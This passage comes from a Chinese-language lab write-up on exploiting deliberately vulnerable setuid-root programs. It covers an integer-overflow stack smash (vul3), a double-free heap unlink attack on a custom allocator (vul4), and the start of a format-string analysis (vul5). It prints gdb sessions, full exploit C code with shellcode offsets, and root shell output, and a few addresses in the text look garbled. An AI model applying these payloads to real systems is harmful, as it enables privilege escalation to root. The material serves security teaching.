Type "apropos word" to search for commands related to "word"...
Reading symbols from /tmp/vul3...done.
gdb-peda$ catch exec
Catchpoint 1 (exec)
gdb-peda$ r
Starting program: /home/bw/proj1/exploits/exploit3
process 16863 is executing new program: /tmp/vul3
```

进入到 main 函数, 获取 ebp:

```
gdb-peda$ disas main
```

```

0x080485b6 <+130>: push    DWORD PTR [ebp-0x4]
0x080485b9 <+133>: push    eax
0x080485ba <+134>: call    0x80484fb <foo>
0x080485bf <+139>: add     esp,0x8
0x080485c2 <+142>: mov     eax,0x0
0x080485c7 <+147>: leave
0x080485c8 <+148>: ret
End of assembler dump.
gdb-peda$ b *0x080485ba
Breakpoint 2 at 0x80485ba: file vul3.c, line 52.
gdb-peda$ c
Continuing.

[-----registers-----]
EAX: 0xbffffb1d1 --> 0x895e1feb
EBX: 0x0
ECX: 0x0
EDX: 0x1
ESI: 0xb7fbb000 --> 0x1b1db0
EDI: 0xb7fbb000 --> 0x1b1db0
EBP: 0xbffffb038 --> 0x0
ESP: 0xbffffb028 --> 0xbffffb1d1 --> 0x895e1feb
EIP: 0x80485ba (<main+134>: call 0x80484fb <foo>)

```

为 0xbffffb038

进入到 foo 函数（随便找个断点进入即可），找到 buf 的起始位置：

```

gdb-peda$ disas foo
Dump of assembler code for function foo:
0x080484fb <+0>: push    ebp
0x080484fc <+1>: mov     ebp,esp
0x080484fe <+3>: sub     esp,0x4e20
0x08048504 <+9>: cmp     DWORD PTR [ebp+0xc],0x3e7
0x0804850b <+16>: jg      0x804852d <foo+50>
0x0804850d <+18>: mov     edx,DWORD PTR [ebp+0xc]
0x08048510 <+21>: mov     eax,edx
0x08048512 <+23>: shl     eax,0x2
0x08048515 <+26>: add     eax,edx
0x08048517 <+28>: shl     eax,0x2
0x0804851a <+31>: push    eax
0x0804851b <+32>: push    DWORD PTR [ebp+0x8]
0x0804851e <+35>: lea     eax,[ebp-0x4e20]
0x08048524 <+41>: push    eax
0x08048525 <+42>: call    0x8048390 <nemcpy@plt>
0x0804852a <+47>: add     esp,0xc
0x0804852d <+50>: mov     eax,0x0
0x08048532 <+55>: leave
0x08048533 <+56>: ret
End of assembler dump.
gdb-peda$ b *0x08048504
Breakpoint 2 at 0x8048504: file vul3.c, line 18.
gdb-peda$ c
Continuing.

```

```

gdb-peda$ print &buf
$1 = (struct widget_t (*)(1000)) 0xbfff6200

```

得到起始地址 0xbfff6200.

所以可以完善 exploit 代码：

```

#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "/tmp/vul3"

int main(void)
{
    char payload1[20008];
    char payload2[20020]="-2147482647,";
    memcpy(payload1,shellcode,sizeof(shellcode));
    memset(payload1+45,0x90,19959);
    memcpy(payload1+20004,"\x00\x62\xff\xbf",4);
    strcat(payload2,payload1);
    char *args[] = { TARGET, payload2, NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}

```

运行如下:

```

bw@ubuntu:~/proj1/exploits$ ./exploit3
# whoami
root
#

```

4. vul4-两次 tfree 产生溢出

漏洞程序分析:

源代码如下:

```

static size_t
obsd_strncpy(dst, src, siz)
    char *dst;
    const char *src;
    size_t siz;
{
    register char *d = dst;
    register const char *s = src;
    register size_t n = siz;

    /* Copy as many bytes as will fit */
    if (n != 0 && --n != 0) {
        do {
            if ((*d++ = *s++) == 0)
                break;
        } while (--n != 0);

    /* Not enough room in dst, add NUL and traverse rest of src */
    if (n == 0) {
        if (siz != 0)
            *d = '\0';          /* NUL-terminate dst */
        while (*s++)
            ;
    }

    return(s - src - 1); /* count does not include NUL */
}

```

```

int foo(char *arg)
{
    char *p;
    char *q;

    if ( (p = tmalloc(500)) == NULL)
    {
        fprintf(stderr, "tmalloc failure\n");
        exit(EXIT_FAILURE);
    }

    if ( (q = tmalloc(300)) == NULL)
    {
        fprintf(stderr, "tmalloc failure\n");
        exit(EXIT_FAILURE);
    }

    tfree(p);
    tfree(q);

    if ( (p = tmalloc(1024)) == NULL)
    {
        fprintf(stderr, "tmalloc failure\n");
        exit(EXIT_FAILURE);
    }

    obsd_strncpy(p, arg, 1024);

    tfree(q);

    return 0;
}

int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        fprintf(stderr, "target4: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    setuid(0);
    foo(argv[1]);
    return 0;
}

```

首先 main 函数调用 foo 函数。

然后 foo 函数中，给 p 申请 500 空间，给 q 申请 300 空间，释放 p,释放 q。

然后给 p 申请 1024 空间，执行 obsd_strlcpy 函数，释放 q。

经过观察得知，obsd_strlcpy 函数并没有什么问题，出问题的是 q 被两次释放！

再一次释放 q，出错，若覆盖了 q 原来的地址空间，则导致出错，会导致缓冲区溢出问题。

攻击原理：

这个主要就是利用重复释放指针才实现攻击的。

所以主要的还要看 tmalloc.c 函数，里面是关于指针创建和释放的函数。

在 tmalloc.c 中，CHUNK 结构体占 8 个字节（前 4 个字节为左指针，后 4 个字节为右指针，分别指向前后的块位置）

在块的 r 指针的低位部分存储块的状态，1 为空闲，0 为占用

SET_FREEBIT()函数为将块设置为空闲块

CLR_FREEBIT()函数为将块设置为占用块

GET_FREEBIT()函数为查看块是否为空闲块

RIGHT()函数为当块为空闲块时获取其 r 指针，即返回右节点

CHUNKSIZE()函数为当前连续空闲块的大小

TOCHUNK()函数为由指针返回 CHUNK 的头部

FROMCHUNK()函数为由 CHUNK 返回指针位置

ARENA_CHUNKS 为 CHUNK 的数目

arena[]为 每个 CHUNK 的空间

bot 为空间的底部


top 为空间的顶部

init()函数为初始化 bot 与 top

tmalloc()函数用于分配指定大小的空闲空间，返回指针位置

tfree()函数用于释放空间

chunk 结构如下：




这里实际上是用到了双向指针链表：

在初始化 init 函数里，申请了 65536 字节的空间，用以来给指针分配相应的空间。

```
#define ARENA_CHUNKS (65536/sizeof(CHUNK))
static CHUNK arena[ARENA_CHUNKS];

static CHUNK *bot = NULL; /* all free space, initially */
static CHUNK *top = NULL; /* delimiter chunk for top of arena */

static void init(void)
{
    bot = &arena[0]; top = &arena[ARENA_CHUNKS-1];
    bot->s.l = NULL; bot->s.r = top;
    top->s.l = bot; top->s.r = NULL;
    SET_FREEBIT(bot); CLR_FREEBIT(top);
}
```



有个头 chunk 结构 top，尾 chunk 结构 bot。每一个结构占 8 字节。

左边的指针指向前一个块，右边的指针指向后一个块。

tmalloc 函数就是双向链表的建立：

```
void *tmalloc(unsigned nbytes)
{
    CHUNK *p;
    unsigned size;

    if (bot == NULL)
        init();

    size = sizeof(CHUNK) * ((nbytes+sizeof(CHUNK)-1)/sizeof(CHUNK) + 1);

    for (p = bot; p != NULL; p = RIGHT(p))
        if (GET_FREEBIT(p) && CHUNKSIZE(p) >= size)
            break;
    if (p == NULL)
        return NULL;


    CLR_FREEBIT(p);
    if (CHUNKSIZE(p) > size) /* create a remainder chunk */
    {
        CHUNK *q, *pr;
        q = (CHUNK *) (size + (char *)p);
        pr = p->s.r;
        q->s.l = p; q->s.r = pr;
        p->s.r = q; pr->s.l = q;
        SET_FREEBIT(q);
    }
    return FROMCHUNK(p);
}
```

这里以申请 500 字节大小空间为例：

`size = sizeof(CHUNK) * ((nbytes+sizeof(CHUNK)-1)/sizeof(CHUNK) + 1);`

为 512.

这里的虽用到了除法，但是整数除以整数，所以会把小数部分截去。



这里的 pr 结构就是辅助用的。

要注意的是 0-512 就是一个块，每一个块由指针加内容组成，12-512 就是分配的 500 字节大小内容。


关键不是这些，关键在于 tfree 函数：

```
void tfree(void *vp)
{
    CHUNK *p, *q;

    if (vp == NULL)
        return;


    p = TOCHUNK(vp);
    CLR_FREEBIT(p);
    q = p->s.l;
    if (q != NULL && GET_FREEBIT(q)) /* try to consolidate leftward */
    {
        CLR_FREEBIT(q);
        q->s.r = p->s.r;
        p->s.r->s.l = q;
        SET_FREEBIT(q);
        p = q;
    }
    q = RIGHT(p);
    if (q != NULL && GET_FREEBIT(q)) /* try to consolidate rightward */
    {
        CLR_FREEBIT(q);
        p->s.r = q->s.r;
        q->s.r->s.l = p;
        SET_FREEBIT(q);
    }
    SET_FREEBIT(p);
}
```

类似于双向指针删除的操作，先将 `current.right.left = current.left` 再把 `current.left.right = current.right`。



在这里释放掉指针，只是将链表指针指的地址改变，但是这个 chunk 结构还是存在的。


所以说漏洞程序中，先分配给 p500 大小，再分配给 q300 大小。然后释放掉，再分配给 p1024 大小，q 这个 chunk 还是存在的，只是这个 chunk 两个指针不再使用了。




所以说这是可以通过填 p 这个 1024 字节大小的缓冲区，是可以覆盖掉 q 的两个指针的，我们可以精心制造 q 的这两个指针，如果再次 free q 的话，就会进行再次执行删除动作。具体下面会讲。

payload 构造方式:

foo 函数栈帧如下:



构造 q 指针数据，左指针指向 p，右指针指向 ret，执行 tfree 之后:



就会更改 ret 的地址，使其返回到 p 开始的地址处，我们在那里放 shellcode 就行了。

首先调试程序，进入漏洞程序：

```
bw@ubuntu:~/proj1/exploits$ gdb -e exploit4 -s /tmp/vul4
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /tmp/vul4...done.
gdb-peda$ catch exec
Catchpoint 1 (exec)
gdb-peda$ r
Starting program: /home/bw/proj1/exploits/exploit4
process 15187 is executing new program: /tmp/vul4
```

反汇编 foo，进入到 foo，第一次 p500 字节，q300 字节的地址。

```
gdb-peda$ disas foo
Dump of assembler code for function foo:
0x08048560 <+0>:    push    ebp
0x08048561 <+1>:    mov     ebp,esp
0x08048563 <+3>:    sub     esp,0x8
```

在开始 free 之前查看 p 和 q 的地址：

```
0x08048586 <+38>:    push    0x8048a50
0x0804858b <+43>:    call    0x80483a0 <fwrite@plt>
0x08048590 <+48>:    add     esp,0x10
0x08048593 <+51>:    push    0x1
0x08048595 <+53>:    call    0x80483b0 <exit@plt>
0x0804859a <+58>:    push    0x12c
0x0804859f <+63>:    call    0x8048702 <tmalloc>
0x080485a4 <+68>:    add     esp,0x4
0x080485a7 <+71>:    mov     DWORD PTR [ebp-0x8],eax
0x080485aa <+74>:    cmp     DWORD PTR [ebp-0x8],0x0
0x080485ae <+78>:    jne     0x80485ce <foo+110>
0x080485b0 <+80>:    mov     eax,ds:0x804a040
0x080485b5 <+85>:    push    eax
0x080485b6 <+86>:    push    0x10
0x080485b8 <+88>:    push    0x1
0x080485ba <+90>:    push    0x8048a50
0x080485bf <+95>:    call    0x80483a0 <fwrite@plt>
0x080485c4 <+100>:   add     esp,0x10
0x080485c7 <+103>:   push    0x1
0x080485c9 <+105>:   call    0x80483b0 <exit@plt>
0x080485ce <+110>:   push    DWORD PTR [ebp-0x4]
0x080485d1 <+113>:   call    0x80487f3 <tfree>
0x080485d6 <+118>:   add     esp,0x4
0x080485d9 <+121>:   push    DWORD PTR [ebp-0x8]
0x080485dc <+124>:   call    0x80487f3 <tfree>
0x080485e1 <+129>:   add     esp,0x4
0x080485e4 <+132>:   push    0x400
0x080485e9 <+137>:   call    0x8048702 <tmalloc>
0x080485ee <+142>:   add     esp,0x4
0x080485f1 <+145>:   mov     DWORD PTR [ebp-0x4],eax
```

```

End of assembler dump.
gdb-peda$ b *0x080485d1
Breakpoint 2 at 0x080485d1: file vul4.c, line 66.
gdb-peda$ c
Continuing.

[-----registers-----]
EAX: 0x804a268 --> 0x0
EBX: 0x0
ECX: 0xb7e08700 (0xb7e08700)
EDX: 0x805a059 --> 0x804a3
ESI: 0xb7fbb000 --> 0x1b1db0
EDI: 0xb7fbb000 --> 0x1b1db0
EBP: 0xbffffa5c --> 0xbffffa68 --> 0x0
ESP: 0xb7ffffa50 --> 0x804a068 --> 0x0
EIP: 0x080485d1 (<foo+113>: call 0x080487f3 <tf
EFLAGS: 0x202 (carry parity adjust zero sign trap IN
gdb-peda$ print p
$3 = 0x804a068 <arena+8> ""
gdb-peda$ print q
$4 = 0x804a268 <arena+520> ""

```

看到 p 和 q 相差 0x200 也就是 500 字节。

同时 ebp+4=0xbffffa60 就是 ret。

我们要做的就是将 0xbffffa5c 的内容填充为 0x804a068。

由于 tmalloc 返回的是 p+8 的地址，所以实际上 q 的两个指针的地址为 504-512。

所以在 504-508（左指针）填 q 的起始地址：0x804a068

在 508-512（右指针）填指向 ret 的地址：0xbffffa60

（注： 我们将 foo 函数中的 q 视为 current，则 current.left 指向 0x804a068，
current→right 指向 0xbffffa60，进入 tfree 函数后，有如下对应关系：

形参 q 为 current.left，即指向 0x804a068 的 CHUNK 指针

形参 p 为 current，即指向 0x804a268 的 CHUNK 指针

p->s.r 即 current.right，即指向 0xbffffa60 的 CHUNK 指针

p->s,r->s.l 为 current.right 指向 p->s.l 所指地址的 CHUNK 结构的前四个字节
(左节点)的 CHUNK 指针，即位于地址 0xbffffa60.

)

形参 q 为 curren.left 指向 0x804a068，即指向 payload 所在位置(foo 函数中的 p
指针)，为了能够执行第一个 if 语句中的内容(使形参 p 指向形参 q，即

current.right.left=current.left), 我们需要将 foo 函数中 p 的 free_bit 置为 1, 即将 payload 的 4-8 个字节置为 1(p 的 chunk 结构的右节点位置)。

故而执行完毕此段代码后, 会使得 foo 函数中的 p 指针的右节点(current.left.right 位于地址 0x804a072)指向 0xbffffa60。

payload 如下:

```
int main(void)
{
    char payload[1024];
    memset(payload, 0x90, 1024);
    memcpy(payload+504, "\x68\xa0\x04\x08\x60\xfa\xff\xbf", 8);
    memcpy(payload+32, shellcode, 45);
    payload[4]='\x1';
    payload[2]='\xeb';
    payload[3]='\x03';
    payload[1023]='\0';


    char *args[] = { TARGET, payload, NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}
```

payload[4]是把 p 的右指针标记为空闲。

后面的 2 和 3 是说为了防止第二个 if 造成的影响 (payload 有可能跳转到不明区域, 因为 tfree 同样会执行 current.left.right=current.right 的操作, 所以 payload 所在的原右节点(payload 的 5-8 个字节)可能会被赋成不明内容。)



```
0x0804a069 <+9>:    nop
0x0804a06a <+10>:   nop
0x0804a06b <+11>:   nop
0x0804a06c <+12>:   (bad)
0x0804a06d <+13>:   (bad)
0x0804a06e <+14>:   (bad)
0x0804a06f <+15>:   call  *-0x6f6f6f70(%eax)
0x0804a075 <+21>:   nop
```

利用 disas 反汇编 0x804a068 处的指令, 可以看到的确出现了 call 指令(这可能导致跳转到错误的地点)。

所以在入口点写入一个 jmp 指令(指令编码为\xeb), jmp 指令后面跟着偏移量,

最终会跳转到下条指令地址+偏移量的地址上去。此处为\x0c 就是 12 个字节。

故而最终直接跳过了 foo 函数中 p 指向的 chunk 结构的右节点内容，防止了不明指令的执行。

```
0x0804a069 <+9>:    nop
0x0804a06a <+10>:   jmp     0x804a078 <arena+24>
0x0804a06c <+12>:   add     %edx, -0x6f6f6f70(%eax)
0x0804a072 <+18>:   nop
0x0804a073 <+19>:   nop
0x0804a074 <+20>:   nop
0x0804a075 <+21>:   nop
```

下条指令地址+偏移 = 0x804a06c + 12 = 0x804a078

攻击过程描述:

编译运行:

```
bw@ubuntu:~/proj1/exploits$ ./exploit4
# whoami
root
```

攻击成功!

5. vul5-格式化字符串 (snprintf)

漏洞程序分析:

源程序如下:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int foo(char *arg)
{
    char buf[400];
    snprintf(buf, sizeof buf, arg);
    return 0;
}

int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        fprintf(stderr, "target5: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    setuid(0);
    foo(argv[1]);
    return 0;
}
```

main 函数调用 foo 函数，将 argv[1] 指针传给 foo。

foo 函数定一个 400 大小的 buf,并执行了 snprintf()函数，该函数的作用为将第三个参数生成的格式化字符串拷贝到第一个参数中，拷贝的大小由第二个参数进行设置。并且其会根据格式化字符串的形式进行替换：在遇到格式化字符串参数之前，它会先将字符拷贝，当遇到格式化字符参数时，该函数会对指定的格式化字符进行替换。

很明显是通过 snprintf()函数达到缓冲区溢出的目的，也就是格式化字符串导致。

攻击原理：


基本格式化字符串参数中能改变地址的参数只有%n，是指将%n 之前 printf 已经打印的字符个数赋值给偏移处指针所指向的地址位置，如%100×10\$n 表示将 0x64 写入偏移 10 处保存的指针所指向的地址（4 字节），而%\$hn 表示写入的地址空间为 2 字节，%\$hhn 表示写入的地址空间为 1 字节，%\$lln 表示写入的地址空间为 8 字节，在 32bit 和 64bit 环境下一样。有时，直接写 4 字节会导致程序崩溃或等候时间过长，可以通过%\$hn 或%\$hhn 来适时调整。

%n 是通过格式化字符串漏洞改变程序流程的关键方式，而其他格式化字符串参数可用于读取信息或配合%n 写数据。简单而言，通过%n 是可以往内存里写东西的，可通过一系列构造来修改指定的返回地址。

所以通过特定的格式化字符串，并利用 snprintf 在分析格式化字符串的规则(遇到格式化参数之前会先将普通字符拷贝给目标)，从而构造出返回地址所在的栈的位置，并利用%n 修改返回地址。

通过构造格式化字符串参数，来覆盖 snprintf 函数的返回地址，使其跳转到构造的 payload 去执行。

payload 构造方式:



函数栈如上图所示:

其中 snprintf 本应该有 4 个输入参数, 这里只有三个, 所以我们猜想第四个输入参数和 buf 的地址重叠了。

我们验证一下:

首先调试函数, 并进入调用的漏洞程序:

```
bw@ubuntu: ~/proj1/exploits
bw@ubuntu:~/proj1/exploits$ gdb -e exploit5 -s /tmp/vul5
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from /tmp/vul5...done.
gdb-peda$ catch exec
Catchpoint 1 (exec)
gdb-peda$ r
Starting program: /home/bw/proj1/exploits/exploit5
process 10659 is executing new program: /tmp/vul5

[-----registers-----]
RAX: 0x0
```

反汇编 foo 函数随便设个断点，进入到 foo 函数内：

```
FROM /usr/bin/ldd:linux.so.2
gdb-peda$ disas foo
Dump of assembler code for function foo:
0x080484cb <+0>:      push    ebp
